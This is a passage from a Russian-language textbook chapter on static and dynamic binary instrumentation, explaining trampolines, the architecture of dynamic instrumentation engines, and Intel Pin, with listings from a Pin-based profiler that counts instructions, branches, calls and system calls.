На рис. 9-3a показана обработка косвенных вызовов. Механизм SBI не изменяет код, вычисляющий адреса, поэтому используемые косвенными вызовами адреса назначения указывают на исходную функцию. Поскольку в начале каждой исходной функции находится трамплин, поток управления немедленно возвращается к инструментированной версии функции.

С косвенными переходами дело обстоит сложнее, как видно на рис. 9-3b. Для этого примера предположим, что косвенный переход входит в оператор C/C++ `switch`. На уровне бинарного кода такие операторы часто реализуются посредством таблицы переходов, содержащей адреса всех возможных ветвей `switch`. Для перехода к конкретной ветви `switch` вычисляет соответствующий индекс таблицы и выполняет косвенный `jmp` по хранящемуся там адресу.

Трамплины в позиционно-независимом коде

Механизмам SBI на основе трамплинов требуется специальная поддержка косвенных передач управления в позиционно-независимых исполняемых файлах (PIE), которые не зависят от определённого адреса загрузки. Бинарные файлы PIE считывают значение счётчика команд и используют его как основу адресных вычислений. На 32-разрядной x86 файл PIE считывает счётчик команд, выполняя инструкцию `call`, а затем читая адрес возврата из стека. Например, gcc 5.4.0 создаёт следующую функцию, которую можно вызвать для чтения адреса инструкции после `call`:

```
<__x86.get_pc_thunk.bx>:
  mov ebx,DWORD PTR [esp]
  ret
```

Эта функция копирует адрес возврата в `ebx`, а затем возвращает управление. На x64 счётчик команд `rip` можно прочитать напрямую.

Опасность бинарных файлов PIE в том, что они могут считывать счётчик команд во время исполнения инструментированного кода и использовать его в адресных вычислениях. Это, скорее всего, даст неверный результат, поскольку компоновка инструментированного кода отличается от исходной, на которую рассчитано вычисление адреса. Для решения проблемы механизмы SBI инструментируют конструкции, считывающие счётчик команд, так, чтобы они возвращали значение, которое счётчик имел бы в исходном коде. Тогда последующие адресные вычисления дают расположение в исходном коде, как в неинструментированном бинарном файле, и механизм SBI может перехватить там управление с помощью трамплина.

По умолчанию все адреса в таблице переходов указывают в исходный код. Поэтому косвенный `jmp` попадает в середину исходной функции, где трамплина нет, и возобновляет там исполнение. Чтобы избежать этой проблемы, механизм SBI должен либо исправить таблицу переходов, заменив адреса исходного кода новыми, либо поставить трамплин в каждой ветви `switch` исходного кода.

К сожалению, базовая символьная информация - в отличие от подробной информации DWARF - не содержит сведений о структуре операторов `switch`, поэтому определить места для трамплинов трудно. Кроме того, между ветвями `switch` может не хватить места для всех трамплинов. Исправлять таблицы переходов тоже опасно: можно ошибочно изменить данные, которые случайно являются допустимым адресом, но в действительности не входят в таблицу переходов.

Надёжность подхода с трамплином

Как показывают проблемы с обработкой операторов `switch`, подход с трамплином подвержен ошибкам. Подобно слишком коротким для обычного трамплина ветвям `switch`, программы могут - хотя это и маловероятно - содержать очень короткие функции, в которых нет места для 5-байтового `jmp`. Тогда механизм SBI должен переходить к другому решению, например подходу `int 3`. Более того, если в бинарном файле данные встроены вперемешку с кодом, трамплины могут непреднамеренно перезаписать часть данных и вызвать ошибки, когда программа ими воспользуется. Всё это предполагает, что исходное дизассемблирование было правильным; в противном случае любое изменение механизма SBI может нарушить бинарный файл.

К сожалению, не известно ни одного одновременно эффективного и корректного метода SBI, поэтому применять SBI к промышленным бинарным файлам опасно. Во многих случаях предпочтительнее решения DBI, поскольку они не подвержены ошибкам SBI. Хотя DBI уступает SBI по скорости, современные платформы DBI достаточно эффективны для множества практических задач. Остальная часть главы посвящена DBI, в частности известной платформе Pin. Сначала рассмотрим некоторые детали реализации DBI, а затем перейдём к практическим примерам.

9.3. Динамическое бинарное инструментирование

Поскольку механизмы DBI наблюдают бинарные файлы - точнее, процессы - во время исполнения и инструментируют поток команд, им не требуются дизассемблирование и переписывание бинарного файла, как SBI, а значит, они менее подвержены ошибкам.

На рис. 9-4 показана архитектура современных систем DBI, таких как Pin и DynamoRIO. Все они основаны на одном высокоуровневом подходе, хотя различаются деталями реализации и оптимизации. В оставшейся части главы я сосредоточусь на "чистых" системах DBI, показанных на рисунке, а не на гибридных платформах наподобие Dyninst, которые поддерживают и SBI, и DBI посредством методов исправления кода, таких как трамплины.

9.3.1. Архитектура системы DBI

Механизмы DBI динамически инструментируют процессы, наблюдая и управляя всеми исполняемыми инструкциями. Механизм DBI предоставляет API, позволяющий создавать пользовательские инструменты DBI - часто в виде разделяемой библиотеки, загружаемой механизмом, - которые определяют, какой код и как следует инструментировать. Например, инструмент DBI в правой части рис. 9-4 реализует в псевдокоде простой профилировщик, подсчитывающий число исполненных базовых блоков. Для этого он через API механизма DBI инструментирует последнюю инструкцию каждого базового блока обратным вызовом функции, увеличивающей счётчик.

Перед запуском главного процесса приложения - или возобновлением его работы при подключении к существующему процессу - механизм DBI позволяет инструменту DBI инициализироваться. На рис. 9-4 функция инициализации инструмента DBI регистрирует в механизме функцию `instrument_bb`. Она сообщает механизму DBI, как инструментировать каждый базовый блок; здесь она добавляет обратный вызов `bb_callback` после последней инструкции базового блока. Затем функция инициализации сообщает механизму DBI, что инициализация завершена и можно запускать приложение.




Рис. 9-4. Архитектура системы DBI

Механизм DBI никогда не исполняет процесс приложения напрямую. Вместо этого он запускает код из кэша кода, содержащего весь инструментированный код. Изначально кэш кода пуст, поэтому механизм DBI получает блок кода из процесса и инструментирует его согласно указаниям инструмента DBI. Обратите внимание: механизмы DBI не обязательно получают и инструментируют код на уровне базовых блоков.

Подробнее это будет объяснено в разделе 9.4. Но для данного примера предположим, что механизм инструментирует код на уровне базовых блоков, вызывая `instrument_bb`.

После инструментирования механизм DBI компилирует код с помощью JIT-компилятора, заново оптимизирующего инструментированный код, и сохраняет результат в кэше кода. JIT-компилятор также переписывает инструкции передачи управления, чтобы механизм DBI сохранял контроль и не позволял потоку продолжить исполнение в неинструментированном процессе приложения. В отличие от большинства компиляторов, JIT-компилятор механизма DBI не переводит код на другой язык: он компилирует машинный код в машинный код. Инструментировать и JIT-компилировать код нужно только при первом исполнении. После этого он хранится в кэше кода и используется повторно.

Теперь инструментированный и JIT-компилированный код исполняется в кэше, пока не встретится инструкция передачи управления, требующая получить новый код или найти в кэше другой фрагмент. Механизмы DBI наподобие Pin и DynamoRIO сокращают накладные расходы времени исполнения, по возможности переписывая инструкции передачи управления так, чтобы они переходили прямо к следующему блоку в кэше без посредничества механизма DBI. Когда это невозможно - например, для косвенных вызовов, - переписанные инструкции возвращают управление механизму DBI, который подготавливает и запускает следующий фрагмент кода.

Хотя большинство инструкций исполняется в кэше нативно, некоторые инструкции механизм DBI может эмулировать вместо непосредственного исполнения. Например, Pin так поступает с системными вызовами наподобие `execve`, требующими специальной обработки механизмом DBI.

Инструментированный код содержит обратные вызовы функций инструмента DBI, наблюдающих или изменяющих поведение кода. Например, на рис. 9-4 функция `instrument_bb` инструмента DBI добавляет в конец каждого базового блока обратный вызов `bb_callback`, который увеличивает счётчик базовых блоков инструмента. При передаче управления в функцию обратного вызова инструмента DBI или из неё механизм автоматически сохраняет и восстанавливает состояние регистров.

Теперь, когда вы знакомы с работой механизмов DBI, обсудим Pin - механизм, используемый в примерах этой главы.

9.3.2. Введение в Pin

Intel Pin - одна из самых популярных платформ DBI: активно развиваемый, бесплатный для использования, хотя и не имеющий открытого исходного кода, хорошо документированный инструмент со сравнительно простым API.[8] Pin версии 3.6 предустановлен на виртуальной машине в каталоге `~/pin/pin-3.6-97554-g31f0a167d-gcc-linux`. В поставку Pin входит множество примеров инструментов, расположенных в подкаталоге `source/tools` главного каталога Pin.

Внутреннее устройство Pin

В настоящее время Pin поддерживает архитектуры процессоров Intel, включая x86 и x64, и доступен для Linux, Windows и macOS. Его архитектура похожа на показанную на рис. 9-4. Pin получает и JIT-компилирует код на уровне трасс - напоминающей базовый блок абстракции, в которую можно войти только сверху, но которая, в отличие от обычного базового блока, может иметь несколько выходов.[9] Pin определяет трассу как прямолинейную последовательность инструкций, заканчивающуюся при встрече с безусловной передачей управления либо при достижении заданной максимальной длины или числа инструкций условной передачи управления.

Хотя Pin всегда JIT-компилирует код на уровне трасс, инструментировать код можно на многих уровнях: инструкции, базового блока, трассы, функции и образа - полного исполняемого файла или библиотеки. И механизм DBI Pin, и Pintool работают в пользовательском пространстве, поэтому Pin позволяет инструментировать только процессы пользовательского пространства.

Реализация Pintool

Инструменты DBI, создаваемые с помощью Pin, называются Pintool. Это разделяемые библиотеки, которые пишутся на C/C++ с помощью API Pin. Насколько возможно, API Pin не зависит от архитектуры и использует архитектурно-зависимые компоненты лишь при необходимости. Поэтому можно создавать Pintool, переносимые между архитектурами или требующие минимальных изменений для поддержки другой архитектуры.

Для создания Pintool пишутся функции двух разных видов: процедуры инструментирования и процедуры анализа. Процедуры инструментирования сообщают Pin, какой инструментирующий код и куда добавлять; эти функции выполняются только при первой встрече Pin с конкретным ещё не инструментированным фрагментом кода. Для инструментирования процедуры устанавливают обратные вызовы процедур анализа, которые содержат собственно инструментирующий код и вызываются при каждом исполнении инструментированной последовательности.

Не путайте процедуры инструментирования Pin с термином SBI "инструментирующий код". Инструментирующий код - новый код, добавляемый в инструментированную программу, - соответствует процедурам анализа Pin, а не процедурам инструментирования, вставляющим обратные вызовы процедур анализа. Различие станет яснее в следующих практических примерах.

Благодаря популярности Pin на нём основано много других платформ бинарного анализа. Например, Pin снова встретится в главах 10-13, посвящённых динамическому анализу помеченных данных и символьному исполнению.

В этой главе будут рассмотрены два практических примера на Pin: средство профилирования и автоматический распаковщик. В ходе их реализации вы познакомитесь с внутренним устройством Pin, в том числе с поддерживаемыми точками инструментирования. Начнём с профилировщика.

9.4. Профилирование с помощью Pin

Средство профилирования записывает статистику исполнения программы, чтобы помочь её оптимизировать. В частности, оно подсчитывает число исполненных инструкций и количество вызовов базовых блоков, функций и системных вызовов.

9.4.1. Структуры данных и код настройки профилировщика

В листинге 9-1 приведена первая часть кода профилировщика. В дальнейшем обсуждении опущены стандартные включения и функции, не использующие возможности Pin, например функция справки и функция печати результатов. Они доступны в исходном файле `profiler.cpp` на виртуальной машине. Pintool-профилировщик будет называться "Pintool" или "профилировщиком", а профилируемая и инструментируемая им программа - "приложением".

Листинг 9-1. `profiler.cpp`

```
#include "pin.H"

KNOB<bool> ProfileCalls(KNOB_MODE_WRITEONCE, "pintool", "c", "0", "Profile function calls");
KNOB<bool> ProfileSyscalls(KNOB_MODE_WRITEONCE, "pintool", "s", "0", "Profile syscalls");

std::map<ADDRINT, std::map<ADDRINT, unsigned long> > cflows;
std::map<ADDRINT, std::map<ADDRINT, unsigned long> > calls;
std::map<ADDRINT, unsigned long> syscalls;
std::map<ADDRINT, std::string> funcnames;

unsigned long insn_count    = 0;
unsigned long cflow_count   = 0;
unsigned long call_count    = 0;
unsigned long syscall_count = 0;

int
main(int argc, char *argv[])
{
  PIN_InitSymbols();
  if(PIN_Init(argc,argv)) {
     print_usage();
     return 1;
  }

  IMG_AddInstrumentFunction(parse_funcsyms, NULL);
  TRACE_AddInstrumentFunction(instrument_trace, NULL);
  INS_AddInstrumentFunction(instrument_insn, NULL);
  if(ProfileSyscalls.Value()) {
     PIN_AddSyscallEntryFunction(log_syscall, NULL);
  }

  PIN_AddFiniFunction(print_results, NULL);

  /* Never returns */
  PIN_StartProgram();

  return 0;
}
```

Каждый Pintool должен включать `pin.H`, чтобы получить доступ к API Pin.[10] Один этот заголовочный файл предоставляет весь API.

Обратите внимание: Pin наблюдает программу с первой инструкции, поэтому профилировщик видит не только код приложения, но и инструкции, исполняемые динамическим загрузчиком и разделяемыми библиотеками. Это важно учитывать во всех создаваемых Pintool.

Параметры командной строки и структуры данных

Pintool могут реализовывать собственные параметры командной строки, которые в терминологии Pin называются ручками (knobs). В API Pin есть специальный класс `KNOB`, предназначенный для создания таких параметров. В листинге 9-1 определены два булевых параметра `KNOB<bool>`: `ProfileCalls` и `ProfileSyscalls`. Они используют режим `KNOB_MODE_WRITEONCE`, поскольку это булевы флаги, однократно устанавливаемые при передаче. Параметр `ProfileCalls` включается флагом `-c`, а `ProfileSyscalls` - флагом `-s`; далее вы увидите их применение в проверках профилировщика. Значение обоих параметров по умолчанию равно 0, то есть без соответствующего флага они ложны. Pin позволяет создавать параметры командной строки и других типов, например `string` или `int`. Подробнее можно узнать из документации Pin в интернете или примеров инструментов.

Профилировщик использует несколько структур `std::map` и счётчиков для хранения статистики времени исполнения. Структуры `cflows` и `calls` сопоставляют адресам назначения передачи управления - базовым блокам или функциям - другую карту, которая, в свою очередь, хранит

адреса инструкций передачи управления - переходов, вызовов и так далее, - обращавшихся к каждому адресу назначения, и подсчитывает частоту каждой такой передачи. Карта `syscalls` просто учитывает частоту вызова каждого номера системного вызова, а `funcnames` сопоставляет адреса функций их символьным именам, если они известны. Счётчики `insn_count`, `cflow_count`, `call_count` и `syscall_count` хранят соответственно общее число исполненных инструкций, инструкций передачи управления, вызовов и системных вызовов.

Инициализация Pin

Подобно обычным программам C/C++, Pintool начинают работу в функции `main`. Первая функция Pin, которую вызывает профилировщик, - `PIN_InitSymbols`; она заставляет Pin прочитать таблицы символов приложения. Чтобы использовать символы в Pintool, Pin требует вызвать `PIN_InitSymbols` прежде любой другой функции API.

Профилировщик использует символы, когда они доступны, чтобы показывать удобочитаемую статистику частоты вызовов каждой функции.

Следующая вызываемая профилировщиком функция - `PIN_Init`, которая инициализирует Pin и должна вызываться прежде любой другой функции Pin, кроме `PIN_InitSymbols`. При ошибке инициализации она возвращает `true`; тогда профилировщик печатает инструкцию по применению и завершается. `PIN_Init` обрабатывает как параметры командной строки Pin, так и параметры вашего Pintool, заданные созданными объектами `KNOB`. Обычно Pintool не требуется собственный код разбора командной строки.

Регистрация функций инструментирования

После инициализации Pin пора инициализировать Pintool. Самая важная часть - регистрация процедур инструментирования, отвечающих за инструментирование приложения.

Профилировщик регистрирует три процедуры инструментирования. Первая, `parse_funcsyms`, инструментирует на уровне образа, а `instrument_trace` и `instrument_insn` - на уровне трассы и инструкции соответственно. Для регистрации этих процедур в Pin вызываются соответственно `IMG_AddInstrumentFunction`, `TRACE_AddInstrumentFunction` и `INS_AddInstrumentFunction`. Можно добавлять сколько угодно процедур инструментирования каждого вида.

Как вы вскоре увидите, первым параметром этих трёх процедур служит соответственно объект `IMG`, `TRACE` или `INS`, в зависимости от вида процедуры. Кроме того, все они принимают вторым параметром `void*`, что позволяет передать специальную структуру данных Pintool, указанную при регистрации процедуры посредством `*_AddInstrumentFunction`. Профилировщик этой возможностью не пользуется и передаёт `NULL` для каждого `void*`.

Регистрация функции входа в системный вызов

Pin также позволяет регистрировать функции, вызываемые до или после каждого системного вызова, подобно регистрации инструментирующих обратных вызовов. Учтите, что назначить обратный вызов лишь для некоторых системных вызовов нельзя: различать их можно только внутри самой функции обратного вызова.

Профилировщик применяет PIN_AddSyscallEntryFunction, чтобы зарегистрировать функцию log_syscall, вызываемую при входе в любой системный вызов. Для регистрации обратного вызова при выходе из системного вызова применяется PIN_AddSyscallExitFunction. Профилировщик регистрирует обратный вызов, только если значение ручки ProfileSyscalls, то есть ProfileSyscalls.Value(), равно true.

Регистрация функции завершения

Последний обратный вызов, регистрируемый профилировщиком, - функция завершения, вызываемая при выходе приложения или при отключении от него Pin. Функции завершения получают код состояния выхода типа INT32 и определённый пользователем void*. Такая функция регистрируется посредством PIN_AddFiniFunction. Учтите, что для некоторых программ функции завершения могут вызываться ненадёжно - это зависит от способа выхода программы.

Зарегистрированная профилировщиком функция завершения печатает результаты профилирования. Здесь она не рассматривается, поскольку не содержит кода, специфичного для Pin, но при проверке профилировщика вы увидите вывод print_results.

Запуск приложения

Последний шаг инициализации каждого Pintool - вызов PIN_StartProgram, запускающий приложение. После этого регистрировать новые обратные вызовы уже нельзя; Pintool возвращает управление только при вызове процедуры инструментирования или анализа. Функция PIN_StartProgram никогда не возвращает управление, поэтому строка return 0 в конце main никогда не достигается.

9.4.2. Разбор символов функций

Теперь вы знаете, как инициализировать Pintool и регистрировать процедуры инструментирования и другие обратные вызовы. Подробно рассмотрим только что зарегистрированные функции обратного вызова, начав с parse_funcsyms из листинга 9-2.

Листинг 9-2. profiler.cpp (продолжение)

```
static void
parse_funcsyms(IMG img, void *v)
{
  if(!IMG_Valid(img)) return;

  for(SEC sec = IMG_SecHead(img); SEC_Valid(sec); sec = SEC_Next(sec)) {
    for(RTN rtn = SEC_RtnHead(sec); RTN_Valid(rtn); rtn = RTN_Next(rtn)) {
      funcnames[RTN_Address(rtn)] = RTN_Name(rtn);
    }
  }
}
```

Вспомните, что parse_funcsyms - процедура инструментирования уровня образа, о чём говорит первый аргумент IMG. Такие процедуры вызываются при загрузке нового образа - исполняемого файла или разделяемой библиотеки - и позволяют инструментировать образ целиком. В частности, можно перебрать все функции образа и добавить процедуры анализа, выполняемые до или после каждой функции. Учтите, что инструментирование функций надёжно только при наличии в бинарном файле символьной информации, а инструментирование после функции не работает с некоторыми оптимизациями, например хвостовыми вызовами.

Однако parse_funcsyms вообще не добавляет инструментирование. Вместо этого она пользуется другой возможностью инструментирования образа - исследует символьные имена всех функций. Профилировщик сохраняет эти имена, чтобы позднее выводить удобочитаемые имена функций.

Перед использованием аргумента IMG функция parse_funcsyms вызывает IMG_Valid, проверяя допустимость образа. Если он допустим, parse_funcsyms перебирает все объекты SEC, представляющие секции образа. IMG_SecHead возвращает первую секцию, а SEC_Next - следующую; цикл продолжается, пока SEC_Valid не вернёт false, показывая, что секций больше нет.

Для каждой секции parse_funcsyms перебирает все функции, представленные объектами RTN - сокращение от routine, - и сопоставляет адрес каждой функции, возвращаемый RTN_Address, её символьному имени из RTN_Name в карте funcnames. Если имя функции неизвестно - например, в бинарном файле нет таблицы символов, - RTN_Name возвращает пустую строку.

После завершения parse_funcsyms карта funcnames содержит соответствие всех известных адресов функций их символьным именам.

9.4.3. Инструментирование базовых блоков

Как вы помните, профилировщик, помимо прочего, записывает число исполненных программой инструкций. Для этого он инструментирует каждый базовый блок вызовом функции анализа, увеличивающей счётчик инструкций insn_count на число инструкций в блоке.

Несколько замечаний о базовых блоках в Pin

Поскольку Pin обнаруживает базовые блоки динамически, найденные им блоки могут отличаться от результатов статического анализа. Например, сначала Pin может найти большой базовый блок, а позднее обнаружить переход в его середину, из-за чего придётся пересмотреть решение, разделить блок на два и заново инструментировать оба. Для профилировщика это неважно, поскольку его интересует не форма базовых блоков, а только число исполненных инструкций, но при работе с некоторыми Pintool это следует учитывать, чтобы избежать путаницы.

Обратите внимание и на альтернативную реализацию: можно было бы увеличивать insn_count на каждой инструкции. Однако это было бы значительно медленнее реализации на уровне базовых блоков, поскольку потребовало бы одного обратного вызова функции анализа на каждую инструкцию. Реализации на уровне блоков достаточно одного вызова на блок. Процедуры анализа Pintool важно максимально оптимизировать, поскольку они вызываются многократно в течение всего исполнения, тогда как процедуры инструментирования вызываются только при первой встрече с фрагментом кода.

Реализация инструментирования базовых блоков

Непосредственно инструментировать базовые блоки через API Pin нельзя: функции `BBL_AddInstrumentFunction` не существует. Чтобы инструментировать блоки, нужно добавить процедуру инструментирования уровня трассы, а затем перебрать все базовые блоки этой трассы и инструментировать каждый, как в листинге 9-3.

Листинг 9-3. `profiler.cpp` (продолжение)

```
static void
instrument_trace(TRACE trace, void *v)
{

  IMG img = IMG_FindByAddress(TRACE_Address(trace));
  if(!IMG_Valid(img) || !IMG_IsMainExecutable(img)) return;

  for(BBL bb = TRACE_BblHead(trace); BBL_Valid(bb); bb = BBL_Next(bb)) {
    instrument_bb(bb);
  }
}

static void
instrument_bb(BBL bb)
{
  BBL_InsertCall(
     bb, IPOINT_ANYWHERE, (AFUNPTR)count_bb_insns,
     IARG_UINT32, BBL_NumIns(bb),
     IARG_END
  );
}
```

Первая функция листинга, `instrument_trace`, - зарегистрированная ранее процедура инструментирования уровня трассы. Её первый аргумент - инструментируемая `TRACE`.

Сначала `instrument_trace` вызывает `IMG_FindByAddress` с адресом трассы, чтобы найти содержащий её объект `IMG`. Затем она проверяет допустимость образа и посредством `IMG_IsMainExecutable` убеждается, что трасса входит в главный исполняемый файл приложения. В противном случае `instrument_trace` возвращает управление, не инструментируя трассу. Причина в том, что при профилировании приложения обычно требуется подсчитывать только его собственный код, а не код разделяемых библиотек или динамического загрузчика.

Если трасса допустима и относится к главному приложению, `instrument_trace` перебирает все базовые блоки - объекты `BBL` - в трассе. Для каждого `BBL` вызывается `instrument_bb`, которая и выполняет фактическое инструментирование блока.

Для инструментирования заданного `BBL` функция `instrument_bb` вызывает `BBL_InsertCall` - функцию API Pin, добавляющую к базовому блоку обратный вызов процедуры анализа. `BBL_InsertCall` принимает три обязательных аргумента: инструментируемый базовый блок, точку вставки и указатель на добавляемую процедуру анализа.

Точка вставки определяет, где в базовом блоке Pin разместит обратный вызов анализа. Здесь используется `IPOINT_ANYWHERE`, поскольку место обновления счётчика инструкций внутри блока не имеет значения. Это позволяет Pin оптимизировать размещение вызова. В табл. 9-2 показаны все возможные точки вставки. Они применимы не только к инструментированию базовых блоков, но и к инструментированию инструкций и всем остальным уровням.

Процедура анализа называется `count_bb_insns`; её реализация будет показана через мгновение. Pin предоставляет тип `AFUNPTR`, к которому следует приводить указатели функций при передаче в функции API Pin.

Таблица 9-2. Точки вставки Pin

Точка вставки	Обратный вызов анализа	Допустимость
`IPOINT_BEFORE`	Перед инструментируемым объектом	Допустима всегда
`IPOINT_AFTER`	На ребре естественного продолжения перехода или "обычной" инструкции	Если `INS_HasFallthrough` возвращает `true`
`IPOINT_ANYWHERE`	В любом месте инструментируемого объекта	Только для `TRACE` или `BBL`
`IPOINT_TAKEN_BRANCH`	На выбранном ребре перехода	Если `INS_IsBranchOrCall` возвращает `true`

После обязательных аргументов `BBL_InsertCall` можно добавить необязательные аргументы для передачи процедуре анализа. Здесь передаётся необязательный аргумент типа `IARG_UINT32` со значением `BBL_NumIns`. Благодаря этому процедура анализа `count_bb_insns` получает аргумент `UINT32`, содержащий число инструкций базового блока, и может нужным образом увеличить счётчик. Другие виды аргументов встретятся в оставшейся части этого и следующего примера. Полный обзор всех возможных типов аргументов приведён в документации Pin. Закончив передавать необязательные аргументы, добавьте специальный аргумент `IARG_END`, сообщающий Pin, что список завершён.

Итог кода из листинга 9-3: Pin инструментирует каждый исполненный базовый блок главного приложения обратным вызовом `count_bb_insns`, который увеличивает счётчик инструкций профилировщика на число инструкций в блоке.

9.4.4. Инструментирование инструкций передачи управления

Помимо числа исполненных приложением инструкций, профилировщик подсчитывает число передач управления и, при необходимости, вызовов. Показанная в листинге 9-4 процедура инструментирования уровня инструкций вставляет обратные вызовы анализа, подсчитывающие передачи управления и вызовы.

Листинг 9-4. `profiler.cpp` (продолжение)

```
static void
instrument_insn(INS ins, void *v)
{
  if(!INS_IsBranchOrCall(ins)) return;

  IMG img = IMG_FindByAddress(INS_Address(ins));
  if(!IMG_Valid(img) || !IMG_IsMainExecutable(img)) return;

  INS_InsertPredicatedCall(
     ins, IPOINT_TAKEN_BRANCH, (AFUNPTR)count_cflow,
     IARG_INST_PTR, IARG_BRANCH_TARGET_ADDR,
     IARG_END
  );

  if(INS_HasFallThrough(ins)) {
     INS_InsertPredicatedCall(
       ins, IPOINT_AFTER, (AFUNPTR)count_cflow,
       IARG_INST_PTR, IARG_FALLTHROUGH_ADDR,
       IARG_END
     );
  }

  if(INS_IsCall(ins)) {
     if(ProfileCalls.Value()) {
       INS_InsertCall(
          ins, IPOINT_BEFORE, (AFUNPTR)count_call,
```

```
            IARG_INST_PTR, IARG_BRANCH_TARGET_ADDR,
            IARG_END
        );
      }
    }
  }
```

Процедура инструментирования `instrument_insn` получает первым аргументом объект `INS`, представляющий инструментируемую инструкцию. Сначала `instrument_insn` посредством `INS_IsBranchOrCall` проверяет, является ли она инструкцией передачи управления. Если нет, инструментирование не добавляется. Убедившись, что обрабатывается инструкция передачи управления, `instrument_insn` проверяет её принадлежность главному приложению, как и при инструментировании базовых блоков.

Инструментирование выбранного ребра

Чтобы записывать передачи управления и вызовы, `instrument_insn` вставляет три разных обратных вызова анализа. Сначала посредством `INS_InsertPredicatedCall` она вставляет обратный вызов на выбранном ребре инструкции, показанном на рис. 9-5. Добавленный обратный вызов `count_cflow` увеличивает счётчик потока управления `cflow_count`, если переход выбран, и записывает исходный и целевой адреса передачи управления. Поэтому процедура анализа принимает два аргумента: значение указателя инструкции в момент обратного вызова (`IARG_INST_PTR`) и адрес назначения выбранного ребра перехода (`IARG_BRANCH_TARGET_ADDR`).

Обратите внимание: `IARG_INST_PTR` и `IARG_BRANCH_TARGET_ADDR` - специальные типы аргументов с неявными типом данных и значением. Напротив, для аргумента `IARG_UINT32` из листинга 9-3 отдельно задавались тип `IARG_UINT32` и значение - в том примере `BBL_NumIns`.

Как показано в табл. 9-2, выбранное ребро служит допустимой точкой инструментирования только для инструкций перехода или вызова: `INS_IsBranchOrCall` должна вернуть `true`. Здесь это гарантирует проверка в начале `instrument_insn`.

